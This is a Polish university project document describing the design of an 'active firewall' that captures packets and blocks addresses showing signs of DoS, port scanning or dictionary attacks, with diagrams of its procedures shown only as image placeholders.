Dokumentacja projektowa

z przedmiotu Ochrona Danych i Systemów

Temat
Aktywny firewall

Zespół
Bisztyga Karol
Dziwura Jakub
Królczyk Tomasz

Spis treści


Ogólny opis rozwiązania

Głównym celem tworzonego rozwiązania realizowanego w ramach projektu opisanego w niniejszym dokumencie jest utworzenie warstwy pośredniej pomiędzy systemem operacyjnym użytkownika oprogramowania, a siecią zewnętrzną, mającego na celu analizę ruchu sieciowego w celu ochrony użytkownika przed najpopularniejszymi atakami typu DoS, skanowanie portów oraz ataków słownikowych. Pierwszy etapem pracy systemu, poprzedzającym proces analizy danych, jest przechwytywanie pakietów sieciowych przesyłanych na maszynę użytkownika przez filtr dopasowujący przesłane paczki na poszczególne porty do adresów nadawczych. Takie dopasowanie danych pozwala na odpowiednią ich analizę pod kątem cech będących charakterystycznymi dla danej grupy ataków. Kolejnym etapem pracy jest analiza danych opierająca się na informacjach zebranych przez sniffer wraz z metką czasową przesyłanych danych, co pozwoli na sprawdzenie, czy któryś adres nadawczy nie przejawia podejrzanej aktywności dla przykładu w postaci zbyt dużej liczby pakietów w krótkim czasie. Proces analizy sprowadza się więc do zbadania ruchu pod kątem cech charakterystycznych dla trzech wcześniej wspomnianych technik ataków. Ostatnim etapem pracy oprogramowania jest blokowanie adresów generujących podejrzaną aktywność ruchu sieciowego wykazaną przez opracowane techniki analizy.


Model oprogramowania

W niniejszej sekcji zawarta została graficzna reprezentacja algorytmów wykorzystanych w implementacji oprogramowania aktywnego firewalla utworzonego w ramach projektu zaliczeniowego z przedmiotu Ochrona Danych i Systemów.


Maszyna stanów firewalla




Główna pętla programu




Procedura uruchomienia firewalla




Procedura zatrzymania firewalla




Procedura restartu firewalla




Procedura startu sniffera




Procedura stopu sniffera




Analiza przechwyconego pakietu



